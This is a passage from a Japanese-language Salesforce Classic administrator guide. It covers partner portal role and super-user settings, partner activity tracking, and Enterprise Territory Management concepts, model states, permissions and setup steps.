レポート	はい
外部ユーザの代理管理	はい
メール	はい

	「Gold Partner」ライセンス
ケース	はい

関連トピック:

- パートナーポータルの概要
- パートナーポータルの設定

パートナーポータルロールおよびユーザデフォルトの設定

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

次のパートナーポータルロールおよびユーザデフォルトを設定できます。

- パートナーポータル取引先のデフォルトのロール数を設定する (ページ 2119)
- パートナースーパーユーザアクセスを有効にする (ページ 2120)

関連トピック:

- パートナーポータルの概要
- パートナーポータルの設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ポータル取引先あたりのロール数を設定する
- 「アプリケーションのカスタマイズ」

パートナースーパーユーザアクセスを有効化する
- 「アプリケーションのカスタマイズ」

パートナーポータル取引先あたりのロール数

メモ: Summer'13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ポータル取引先あたりのロール数を設定する
- 「アプリケーションのカスタマイズ」

パートナーポータル取引先のデフォルトのロール数を設定できます。これにより、パートナーポータルは、未使用のロール数を減らすことができます。最大 3 つのロールを設定できます。また、システムのデフォルトは 3 つです。

たとえば、取引先がパートナーポータルで有効になった時点で 3 つのロールが作成されているが、新規取引先には 1 つのロールだけが必要である場合、ロール数を 1 に減らすことができます。

パートナーポータル取引先あたりのロール数を設定する手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「パートナー」と入力し、[設定]を選択します。
2. ［ポータルロールおよびユーザデフォルトを設定］をクリックします。
3. [ポータルロールおよびユーザデフォルト]ページで、[編集]をクリックします。
4. ［ロール数］ドロップダウンリストで、パートナーポータル取引先あたりのデフォルトのロール数を設定します。
5. [保存]をクリックします。

既存のポータル取引先のロール数はこの設定では変更されません。

関連トピック:

- パートナーポータルの概要
- パートナーポータルの制限
- パートナーポータルの設定

パートナースーパーユーザアクセスを有効にする

メモ: Summer '13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

パートナースーパーユーザアクセスを使用するには、パートナーポータルを有効化している必要があります。

パートナースーパーユーザアクセスを有効化する手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「パートナー」と入力し、[設定]を選択します。
2. [パートナーリレーション管理の設定]ページで、[ポータルロールおよびユーザデフォルトを設定] をクリックします。
3. [編集]をクリックして、［パートナースーパーユーザアクセスを有効化］チェックボックスをオンにします。

［パートナースーパーユーザアクセスを有効化］チェックボックスをオフにすると、パートナースーパーユーザアクセスを無効化できます。ただし、この機能を再度有効化すると、機能を無効化する前にスーパーユーザアクセスを割り当てられていたすべてのユーザにスーパーユーザアクセスが再度自動的に付与されます。詳細は、「パートナースーパーユーザアクセスの割り当て」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナースーパーユーザアクセスを有効化する
- 「アプリケーションのカスタマイズ」

関連トピック:

パートナーポータルの概要
パートナーポータルの設定

パートナー活動の追跡

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

パートナーの活動の追跡は、リードと商談を効果的に管理する上で重要です。リードと商談の［パートナー取引先］項目を使用して、パートナーユーザが実行している作業を追跡するのに役立つカスタムレポートとリストビューを作成できます。

ヒント: リストビューまたはレポートを作成するときに、パートナー取引先と関連するすべてのリードまたは商談を含めるには、「パートナー取引先 次の文字列と一致しない」を使用し、検索条件の 3 番目の項目を空白にします。

パートナーユーザの活動を追跡するためのヒント

- 先週のパートナーのリードおよび商談活動を表すには、リストビューを作成します。
- 先週作成されたパートナー所有のリードの数を表示するダッシュボードを作成します。
- パートナーに割り当てられた、最近更新されていないリードのリストビューを作成します。
- パートナーユーザの商談に関する売上予測レポートを作成します。
- リードの［最終転送日］項目を使用して、適時に実行されていないリードを検索します。
- カスタマイザブル売上予測を使用している場合は、ユーザを売上予測マネージャとして売上予測階層内の各ロールに割り当てます。売上予測マネージャを割り当てると、そのマネージャよりも売上予測階層内で下位に属するユーザの売上予測がすべてそのマネージャに合算されます。

メモ: 取引先間でポータルユーザを移行すると、ポータルユーザのロールが更新されるため、パートナーユーザを別の取引先に移行すると、次のことが実行されます。

- 各取引先の商談は、Salesforce 組織の売上予測階層で再計算されます。
- パートナーユーザが所有する商談の所有権は、以前の取引先に残ります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムリストビューを作成する
- リストに表示されているレコードタイプに対する「参照」

レポートを作成、編集、保存、および削除する
- 「レポート実行」

  および

  レポートに表示されているレコードに対する「参照」

  および

  「レポートの作成とカスタマイズ」

ダッシュボードを作成、編集、および削除する
- 「ダッシュボードの管理」

関連トピック:

パートナーポータルの概要

パートナーポータルの設定

販売のオプションの設定

エンタープライズテリトリー管理

エンタープライズテリトリー管理では、販売する取引先に営業担当者を接続する論理的で柔軟な構造に、営業テリトリーをモデル化できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。エンタープライズテリトリー管理とコラボレーション売上予測は、Salesforce 組織で同時に有効化して使用できますが、現在、2 つの機能は連動するように統合されていません。

Salesforce の元のテリトリー管理機能では、郵便番号、業種、収益、業務に関連するカスタム項目などの条件に基づいて、取引先へのアクセス権限をユーザに付与できます。エンタープライズテリトリー管理には、元の機能に加えて、テリトリー種別、テリトリーモデル、テリトリーモデルの状態が導入されました。最適なモデルを有効化および実装する前に、これらのコンポーネントを使用して、複数のテリトリー構造や戦略を作成およびプレビューできます。エンタープライズテリトリー管理では、テリトリー、取引先、商談間で割り当てを簡単に行うこともできます。カスタムレポートは、最適なカバー率を実現するテリトリーモデルの編成、テリトリーの効果の評価、および必要に応じてモデルの変更を行うのに役立ちます。テリトリーモデルを設計および作成するときに、チームで Chatter を使用してコラボレーションできます。

この機能の実装の包括的な説明については、『*Enterprise Territory Management Implementation Guide*』(エンタープライズテリトリー管理実装ガイド) を参照してください。

関連トピック:

Enterprise Territory Management Implementation Guide (エンタープライズテリトリー管理実装ガイド)

エンタープライズテリトリー管理の概念

エンタープライズテリトリー管理を強力かつ使いやすくするため、機能および関連する概念について理解します。概念を理解すると、テリトリーをより効率的にモデル化するのに役立ちます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

テリトリー種別

テリトリー種別は、会社にとって重要な特性でテリトリーを整理するのに役立ちます。作成するすべてのテリトリーには、テリトリー種別が必要です。テリトリー種別は、テリトリーの整理および作成にのみ使用され、テリトリーモデル階層には表示されません。

テリトリー種別の優先度

テリトリー種別の優先度情報の指定と管理は、作成または編集したテリトリーに適切なテリトリー種別を選択するのに役立ちます。定義済みの優先度オプションは存在しないため、組織で独自の優先度スキーマを作成する必要があります。たとえば、*001* をテリトリー種別の最も高い優先度または最も低い優先度にすることができます。テリトリー種別をさらに追加した場合にスキーマを拡張できるようにします。

テリトリー

テリトリーにより、取引先のグループおよびその取引先を操作する Salesforce ユーザのグループが編成されます。テリトリーは、テリトリー種別に基づいて作成されます。

テリトリーモデル

テリトリーモデルは、組織の完全なテリトリー管理システムを表します。最適なモデルを有効化する前に、モデル化を使用して、複数のテリトリー構造や、取引先およびユーザの異なる割り当てを作成およびプレビューできます。

テリトリー階層

テリトリー階層には、モデルのテリトリー構造が表示され、メインの操作ポイントとしての役割を果たします。階層から開始して、テリトリーの作成、編集、および削除、テリトリーの割り当てルールの実行、テリトリーの詳細ページに移動して詳細情報の確認を行います。階層から、商談へのテリトリーの割り当て、モデルレベルでの割り当てルールの実行、モデルの有効化またはアーカイブを行うこともできます。

テリトリーモデルの状態

テリトリーモデルの状態は、テリトリーが計画、使用中、アーカイブ済みのどのフェーズにあるかを示します。組織では一度に 1 つの 有効 テリトリーしか使用できませんが、計画 または アーカイブ済み 状態のモデルを複数作成して、他のモデル化または参照に使用できます。

エンタープライズテリトリー管理の機能とデータアクセスに権限が与える影響は?

エンタープライズテリトリー管理を実装する場合は、機能の権限がどのようにシステム管理に影響し、レコードおよびデータへのアクセスが提供されるのかを把握する必要があります。

テリトリー種別

テリトリー種別は、会社にとって重要な特性でテリトリーを整理するのに役立ちます。作成するすべてのテリトリーには、テリトリー種別が必要です。テリトリー種別は、テリトリーの整理および作成にのみ使用され、テリトリーモデル階層には表示されません。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

たとえば、*「Universal Telco 社の指定取引先」*というテリトリー種別を作成し、その種別から指定取引先を含むテリトリーを作成することがあります。または、*「US Geographic」*というテリトリー種別を作成し、その種別から状態または地域に基づいてテリトリーを作成することもあります。

テリトリー種別を作成するときに、どのようなテリトリーがこの種別に属するかを表示ラベルと説明で明確に示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

テリトリー種別の優先度

テリトリー種別の優先度情報の指定と管理は、作成または編集したテリトリーに適切なテリトリー種別を選択するのに役立ちます。定義済みの優先度オプションは存在しないため、組織で独自の優先度スキーマを作成する必要があります。たとえば、*001* をテリトリー種別の最も高い優先度または最も低い優先度にすることができます。テリトリー種別をさらに追加した場合にスキーマを拡張できるようにします。

新規テリトリーを作成するときに、［テリトリー種別］参照項目からテリトリー種別を選択します。参照項目から、テリトリー種別に割り当てられた優先度を参照できます。

例: 組織で、その年の営業戦略を反映するテリトリー種別の優先度を使用します。来年度は US West Coast (西海岸) よりも US East Coast (東海岸) 内での商談がより多く期待されるため、East Coast (東海岸) テリトリー種別に優先度 *001* を割り当て、West Coast (西海岸) テリトリー種別に *005* を割り当てます。これらの優先度の割り当てによって、テリトリーレコードの作成で正しいテリトリー種別を選択できます。ミッドイヤーに、プロジェクトは Great Lakes (五大湖) 地域で予想以上の商談の増加が見られたため、営業戦略の変更を反映させて「Great Lakes (五大湖)」という新しいテリトリー種別を作成し、優先度 *003* を割り当てます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

テリトリー

テリトリーにより、取引先のグループおよびその取引先を操作する Salesforce ユーザのグループが編成されます。テリトリーは、テリトリー種別に基づいて作成されます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

テリトリーレコードには、割り当てられたユーザ、手動で割り当てられた取引先、取引先を自動的に割り当てるルールが示されます。テリトリーには、上位テリトリーと下位テリトリーの両方を使用できます。組織での取引先の割り当て方法に応じて、取引先を複数のテリトリーに割り当てることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

テリトリーモデル

テリトリーモデルは、組織の完全なテリトリー管理システムを表します。最適なモデルを有効化する前に、モデル化を使用して、複数のテリトリー構造や、取引先およびユーザの異なる割り当てを作成およびプレビューできます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

各テリトリーモデルには、グラフィカルな階層が備えられています。階層には、モデルのテリトリー構造(上位テリトリーと下位テリトリーを含む)が表示され、テリトリーの作成、編集、削除、および詳細ページの参照を行うことができます。組織では最大 4 つの異なるテリトリーモデルを一度に作成および変更できますが、一度に有効化できるのは 1 つのモデルのみです。ユーザおよび取引先の割り当てを最終決定するために使用するモデルを有効化します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

テリトリー階層


テリトリー階層には、モデルのテリトリー構造が表示され、メインの操作ポイントとしての役割を果たします。階層から開始して、テリトリーの作成、編集、および削除、テリトリーの割り当てルールの実行、テリトリーの詳細ページに移動して詳細情報の確認を行います。階層から、商談へのテリトリーの割り当て、モデルレベルでの割り当てルールの実行、モデルの有効化またはアーカイブを行うこともできます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition



テリトリーモデルの名前とその状態は、階層の最上位ノードに表示されます(1)。親テリトリーと子テリトリーは、モデル名の下にネストされます(2)。新しい子テリトリーを作成または編集するか、その割り当てルールを実行します(3)。テリトリーを商談に割り当てる検索条件を実行します(4)。モデル内のすべてのテリトリーの割り当てルールを実行します(5)。マウスポインタを置くと、ルールの最終実行日が表示されます(6)。モデルの状態を *[有効]* または *[アーカイブ]* に設定します(7)。並び替え済みリストビューとツリービューを切り替えます(8)。

テリトリーモデルの状態

テリトリーモデルの状態は、テリトリーが計画、使用中、アーカイブ済みのどのフェーズにあるかを示します。組織では一度に 1 つの 有効 テリトリーしか使用できませんが、計画 または アーカイブ済み 状態のモデルを複数作成して、他のモデル化または参照に使用できます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

状態にはテリトリーモデルのライフサイクルが反映されている場合もあれば、状態が変化したときの処理時のエラーを示すものもあります。

ライフサイクル状態	定義
計画	作成するすべての新規テリトリーモデルのデフォルトの状態です。計画 状態では、リリースする前にモデルのテリトリー階層をプレビューできます。計画 状態のモデルでは、取引先に対して

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ライフサイクル状態	定義
	テリトリー関連のアクセスはできません。
有効	テリトリーモデルを有効化し、すべての処理が完了した後の状態です。Salesforce組織で一度に有効化できるのは *1* つのモデルのみです。 有効 状態のモデルでは、階層、テリトリー、割り当て済みのすべての取引先とユーザなど、モデルの詳細を参照できます。有効なモデルのテリトリーに割り当てられたユーザは、そのモデル内で割り当てられた取引先にアクセスし、変更することができます。
アーカイブ済み	テリトリーモデルをアーカイブし、すべての処理が完了した後の状態です。アーカイブされたモデルでは、ユーザは取引先にアクセスできませんが、システム管理者は、モデルを有効化したときに設定された階層とルールの割り当てを参照できます。アーカイブできるのは *有効*なモデルのみで、アーカイブされたモデルを再度有効化することはできません。 テリトリーモデルをアーカイブした場合や有効なモデルのテリトリーを削除した場合は、これらのテリトリーが割り当てられた商談レコードの［テリトリー］項目の値が空白にリセットされます。

エラー状態	定義
有効化失敗	有効化中にエラーが発生しました。詳細は、Salesforceからのメールを確認してください。
アーカイブ失敗	有効化中にエラーが発生しました。詳細は、Salesforceからのメールを確認してください。

エンタープライズテリトリー管理の機能とデータアクセスに権限が与える影響は?

エンタープライズテリトリー管理を実装する場合は、機能の権限がどのようにシステム管理に影響し、レコードおよびデータへのアクセスが提供されるのかを把握する必要があります。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

ユーザ権限によりユーザに適切なアクセスレベルが提供されることを確認してください。たとえば、営業担当マネージャと選択された営業マネージャがテリトリーを管理できるように設定する必要があるとします。この場合は、これらのマネージャに「テリトリーの管理」権限を割り当てます。また、取引先割り当てルールを作成する場合は、取引先の「すべて表示」権限も必要です。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

次の操作をするユーザ	これらの権限、ロール、または所有権が必須
• テリトリーモデルとすべての関連レコード (テリトリー種別など) を作成する。 • 計画中、有効、アーカイブ済み のすべての状態のテリトリーモデルを参照および管理する。 • テリトリーモデルを有効化、アーカイブ、削除、またはコピーする。 • すべての状態 (計画中、有効、アーカイブ済み) のモデルに含まれるテリトリーのテリトリー割り当て済み取引先レコードでテリトリー情報を参照する。	「テリトリーの管理」
• 取引先割り当てルールを作成または編集する。	取引先に対する「テリトリーの管理」および「すべて表示」 メモ: 取引先割り当てルールに使用できる項目は、設定されていれば、取引先項目レベルセキュリティの設定によって異なります。たとえば、ユーザが取引先割り当てルールを作成する適切な権限を持っていても、プロファイルによって取引先オブジェクトの [年間売上] 項目を参照することができないとします。このユーザは、

次の操作をするユーザ	これらの権限、ロール、または所有権が必須
	この項目を含むアカウント割り当てルールを作成できません。
• テリトリー設定を含め、Salesforce 設定ツリーを参照する。 • 関連レコード (テリトリー種別や割り当てルールなど) およびその他の要素 (テリトリー階層など) を含め、有効 状態のテリトリーモデルを参照する。 • 有効 テリトリーモデルに含まれるテリトリーに割り当てられたすべての取引先レコードの名前を参照する。 • 有効 状態のモデルのみに含まれるテリトリーのテリトリー割り当て済み取引先レコードでテリトリー情報を参照する。	「設定・定義を参照する」 メモ: 標準ユーザプロファイルでは、「設定・定義を参照する」がデフォルトで有効になっています。
テリトリー、割り当て済みレコード、またはルールを含むレポートで、計画中 および アーカイブ済み 状態のモデルのデータを参照する。	「テリトリーの管理」
テリトリーを商談に手動で割り当てる。	商談の取引先への共有アクセス権。取引先への共有アクセス権があるユーザは、有効な任意の有効なテリトリーを商談に割り当てることができます。共有アクセス権がないユーザは、商談の取引先にも割り当てられているテリトリーのみを割り当てることができます。 メモ: テリトリーの手動割り当てでは、テリトリーの取引先に商談を割り当てることを推奨しますが、共有アクセス権があるユーザは、有効なテリトリーモデルの任意のテリトリーを検索し、割り当てることができます。 商談にテリトリーを割り当てると、テリトリーモデルの階層でそのテリトリーより上位のテリトリーに割り当てられているすべての Salesforce ユーザにその商談が共有されます。

Salesforce 組織の営業テリトリーの管理

エンタープライズテリトリー管理を使用して、組織の営業テリトリーを管理および保持します。テリトリー種別を作成し、モデルを作成した後、取引先割り当てルールを追加してテストします。モデルに満足したら、有効化し、ユーザと取引先を割り当てます。組織にロールアウトし、レポートを実行してその影響を評価し、必要に応じて調整します。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

テリトリーモデルの作成を開始する前に、アプローチを計画します。業種、年間売上、所在地情報など、整理するための特性を選択し、組織の取引先を事業方法に合う論理区分に振り分けます。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーを管理する
- 「テリトリーの管理」

エンタープライズテリトリー管理の有効化

Winter '15 以降、システム管理者は新しい Salesforce 組織でエンタープライズテリトリー管理を有効にできます。Winter '15 より前のリリースで作成された組織は、salesforce.com に連絡して機能を有効にする必要があります。エンタープライズテリトリー管理は、カスタマイザブル売上予測が有効になっている既存の組織では有効にできません。

エンタープライズテリトリー管理設定の定義

エンタープライズテリトリー管理を定義および設定します。

Chatter を使用したテリトリーモデルに関するコラボレーション

モデルレコードでのモデル開発で直接コラボレーションするには、テリトリーモデルオブジェクトで Chatter フィード追跡を有効化します。チームは、投稿、コメントへの返信、ファイルの添付、モデルの状態が変化したり重要な項目が更新されたりしたときの通知の取得を行うことができます。

テリトリーモデルの作成

テリトリーモデルには、テリトリー階層、取引先割り当て、ユーザ割り当てなど、組織のテリトリー管理計画のすべての要素がまとめられています。階層を作成している間はモデルを計画状態にしておき、テリトリーの割り当てルールを定義し、テリトリーにユーザを追加し、ルールを実行して取引先割り当ての結果を表示します。

取引先への 1 つ以上のテリトリーの手動割り当て

1つ以上のテリトリーを、取引先レコードから取引先に直接割り当てます。取引先に割り当てることができるのは、計画 または 有効 状態のモデルに属すテリトリーのみです。

テリトリーへの 1 つ以上の割り当てルールの手動割り当て

1つ以上のオブジェクト割り当てルールを、テリトリーレコードからテリトリーに直接割り当てます。使用可能なルールは、テリトリーが属するテリトリーモデルから取得されます。

商談へのテリトリーの手動割り当て

商談レコードでは、その商談を担当する営業担当者に割り当てられたテリトリーを割り当て、追跡することができます。テリトリーの手動割り当ては、商談の割り当てられた(親)取引先への共有アクセス権によって制御されます。商談にテリトリーを割り当てると、テリトリーモデルの階層でそのテリトリーより上位のテリトリーに割り当てられているすべての Salesforce ユーザにその商談が共有されます。

商談テリトリー割り当て検索条件の実行

商談テリトリー割り当て検索条件では、Apex クラスの検索条件ロジックに基づいてテリトリーが商談に自動的に割り当てられます。

テリトリーモデルのコピー

コピー機能では、テリトリーの異なる特性をテストするために使用できる、テリトリーモデルのコピーを作成できます。新しいモデルには、元のテリトリー、割り当てルール、ユーザ、手動で割り当てた取引先が含まれます。コピーできるのは 計画中、有効、または アーカイブ済み 状態のモデルのみです。コピーが完了すると、新しいモデルは 計画中 状態になります。

テリトリーへのユーザの割り当て

商品およびサービスの販売を行うテリトリーにユーザを割り当てます。有効 または 計画中 状態のモデルに属するテリトリーにユーザを割り当てることができます。ただし、計画中 状態のモデルで行った割り当ては、計画のみを目的としており、レコードへのユーザアクセスには影響しません。

テリトリーロール別のテリトリーユーザの特定

テリトリーロールを作成し、必要に応じてテリトリーユーザに割り当てて、テリトリー内のユーザの機能を追跡します。ユーザは、異なるテリトリーで異なるロールを持つことができます。

テリトリーモデルの有効化

テリトリーモデルの構造およびテリトリー取引先割り当ての設定が終了したら、次にこれを有効化します。また、さらにモデル化したり、参照したりするために、モデルを計画およびアーカイブ済み状態で保持することもできます。

システム管理者とユーザのエンタープライズテリトリー管理での権限およびアクセス設定

エンタープライズテリトリー管理の実装における重要なステップは、正しいテリトリーモデル要素、レコード、レコード要素に適切なユーザが確実にアクセスするということです。

テリトリーの割り当てルールの実行

ルールが定義済みで、計画中 または 有効 状態のテリトリーモデルに属するテリトリーに取引先割り当てルールを実行します。テリトリーが計画状態の場合は、ルールを実行すると取引先の割り当てをプレビューできます。テリトリーが有効状態の場合は、ルールを実行すると、ルールに従って取引先がテリトリーに割り当てられます。

割り当てルールが適用されるテリトリーの確認

ルールを使用して取引先をテリトリーに割り当てる場合は、単一のルールがどのテリトリーに適用されるかを確認すると役立つ場合があります。

関連トピック:

- エンタープライズテリトリー管理の概念
- エンタープライズテリトリー管理

エンタープライズテリトリー管理の有効化

Winter '15 以降、システム管理者は新しい Salesforce 組織でエンタープライズテリトリー管理を有効にできます。Winter'15 より前のリリースで作成された組織は、salesforce.com に連絡して機能を有効にする必要があります。エンタープライズテリトリー管理は、カスタマイザブル売上予測が有効になっている既存の組織では有効にできません。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。エンタープライズテリトリー管理とコラボレーション売上予測は、Salesforce 組織で同時に有効化して使用できますが、現在、2 つの機能は連動するように統合されていません。

1. [設定]から、［クイック検索］ボックスに「テリトリー」と入力し、[設定]を選択します。
2. [企業のテリトリー管理の有効化] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

エンタープライズテリトリー管理を有効にする
- 「アプリケーションのカスタマイズ」

エンタープライズテリトリー管理設定の定義

エンタープライズテリトリー管理を定義および設定します。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

テリトリーレコードのデフォルトのユーザアクセス権の定義

設定した営業テリトリーに関連付けられているレコードにユーザがアクセスおよび変更する方法のデフォルト設定を指定します。デフォルトの設定で指定されたアクセス権は、個々のテリトリーを作成または編集するときに変更できます。

検索条件に基づく商談テリトリー割り当ての有効化

テリトリーから商談への検索条件に基づく割り当てを有効化し、設定します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

エンタープライズテリトリー管理を設定する
- 「設定・定義を参照する」

  および

  「テリトリーの管理」

テリトリーレコードのデフォルトのユーザアクセス権の定義

設定した営業テリトリーに関連付けられているレコードにユーザがアクセスおよび変更する方法のデフォルト設定を指定します。デフォルトの設定で指定されたアクセス権は、個々のテリトリーを作成または編集するときに変更できます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

標準レコードアクセス設定は、取引先と商談に適用されます。組織で取引先責任者とケースに「*非公開*」のデフォルトの内部アクセス権を使用している場合は、それらのレコードのアクセス権も設定できます。

1. [設定]から、［クイック検索］ボックスに「テリトリー」と入力し、[設定]を選択します。
2. 取引先と商談のデフォルトのアクセス権を選択します。
3. 該当する場合は、取引先責任者とケースのデフォルトのアクセス権を選択します。
4. [保存]をクリックします。

関連トピック:

組織の共有設定

組織の共有設定の設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーモデルを作成する

- 「設定・定義を参照する」

  および

  「テリトリーの管理」

検索条件に基づく商談テリトリー割り当ての有効化

テリトリーから商談への検索条件に基づく割り当てを有効化し、設定します。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. [設定]から、［クイック検索］ボックスに「テリトリー」と入力し、[設定]を選択します。
2. 検索条件に基づく商談テリトリー割り当てを有効化します。
3. Salesforceが提供するApexコードを組織で使用している場合は、まずクラスを作成してから、この[設定]ページに戻り、クラス名「`OppTerrAssignDefaultLogicFilter`」を入力します。Apexクラスに独自のコードを使用する場合は、このページに戻り、作成したクラスの名前を入力します。
4. 検索条件に基づく商談テリトリー割り当てを商談の作成時に実行する場合は、そのオプションを選択します。
5. 設定を保存します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

エンタープライズテリトリー管理を有効にする

- 「アプリケーションのカスタマイズ」

Chatter を使用したテリトリーモデルに関するコラボレーション

モデルレコードでのモデル開発で直接コラボレーションするには、テリトリーモデルオブジェクトで Chatter フィード追跡を有効化します。チームは、投稿、コメントへの返信、ファイルの添付、モデルの状態が変化したり重要な項目が更新されたりしたときの通知の取得を行うことができます。

